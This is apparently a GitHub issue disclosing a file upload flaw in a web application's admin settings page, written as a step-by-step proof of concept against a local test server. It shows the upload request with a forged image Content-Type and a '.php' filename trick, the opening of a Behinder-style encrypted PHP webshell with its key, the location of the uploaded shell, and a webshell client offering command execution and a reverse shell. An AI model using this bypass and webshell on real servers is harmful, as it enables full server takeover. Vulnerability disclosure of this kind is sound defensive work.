

New issue

[Jump to bottom](#)

There is a file upload vulnerability in the background settings page #161

[Open](#)

code-zeng opened this issue on Apr 22 · 0 comments

code-zeng commented on Apr 22 • edited ▼

The server build environment is windows

After logging in to the background, click Settings, there is a file upload vulnerability in an ico image upload point, you can bypass the upload, upload the webshell through this point, and you can take down the server.

Vulnerability location: <http://172.20.10.2:8082/0/admin/settings/general>

1.Upload the shell file and capture the package. Modify Content-Type to image/ico, filename to .php and php followed by spaces to bypass

Request

```
20 Content-Disposition: form-data; name="
21 settings[base]"
22 http://172.20.10.2:8082/0
23 -----3868567009379097933931
24 93040489
25 Content-Disposition: form-data; name="
26 settings[timezone]"
27 Europe/Paris
28 -----3868567009379097933931
29 93040489
30 Content-disposition: form-data; name="favicon";
31 filename=".php"
32 Content-Type: image/ico
33 <?php
34 @error_reporting(0);
35 session_start();
36 $key="e45e329feb5d925b";
37 $_SESSION['k']=$key;
38 session_write_close();
39 $post=file_get_contents("php://input");
40 if(!extension_loaded('openssl'))
```

Response

```
1 HTTP/1.1 302 Found
2 Connection: close
3 Content-Length: 0
4 Cache-Control: no-store, no-cache, must-revalidate, p
5 Content-Type: text/html; charset=UTF-8
6 Date: Fri, 22 Apr 2022 05:06:34 GMT
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Location: /0/admin/settings/general
9 Pragma: no-cache
10 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.
11 X-Powered-By: PHP/5.5.38
12
13
```

INSPECTOR

- Query Parameters (0)
- Body Parameters (9)
- Request Cookies (3)
- Request Headers (12)
- Response Headers (10)

Done

2.Although the response packet is 302, the file itself has been uploaded successfully. The uploaded file is located in the \upload\settings directory, named favicon.php

名称
favicon.php

修改日期
2022/4/22 11:40

Request

PrettyRaw\nActions

20 Content-Disposition: form-data; name="settings[base]"
21
22 http://172.20.10.2:8082/0
23 -----3868567009379097933931
93040489
24 Content-Disposition: form-data; name="settings[timezone]"
25
26 Europe/Paris
27 -----3868567009379097933931
93040489
28 Content-disposition: form-data; name="favicon";
filename=".php"
29 Content-Type: image/ico
30
31 <?php
32 @error_reporting(0);
33 session_start();
34 \$key="e45e329feb5d925b";
35 \$_SESSION['k']=\$key;
36 session_write_close();
37 \$post=file_get_contents("php://input");
38 if(!extension_loaded('openssl'))

Response


PrettyRawRender\nActions

1 HTTP/1.1 302 Found
2 Connection: close
3 Content-Length: 0
4 Cache-Control: no-store, no-cache, must-revalidate, p
5 Content-Type: text/html; charset=UTF-8
6 Date: Fri, 22 Apr 2022 05:06:34 GMT
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Location: /0/admin/settings/general
9 Pragma: no-cache
10 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.5.
11 X-Powered-By: PHP/5.5.38
12
13

0 matches

0 matches

3.The connection is successful through the ice scorpion, and the server shell is obtained.



Notice: Undefined offset: 1 in D:\phpStudy\WWW\0\upload\settings\favicon.php on line 23

URL:

已连接

基本信息

命令执行

虚拟终端

文件管理

内网穿透

反弹shell

数据库管理

自定义代码


平行空间

扩展功能

备忘录

更新信息

Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpStudy\php\php-5.5.38\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11
PHP Extension Build	API20121212,TS,VC11
Debug Build	no
Thread Safety	enabled



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

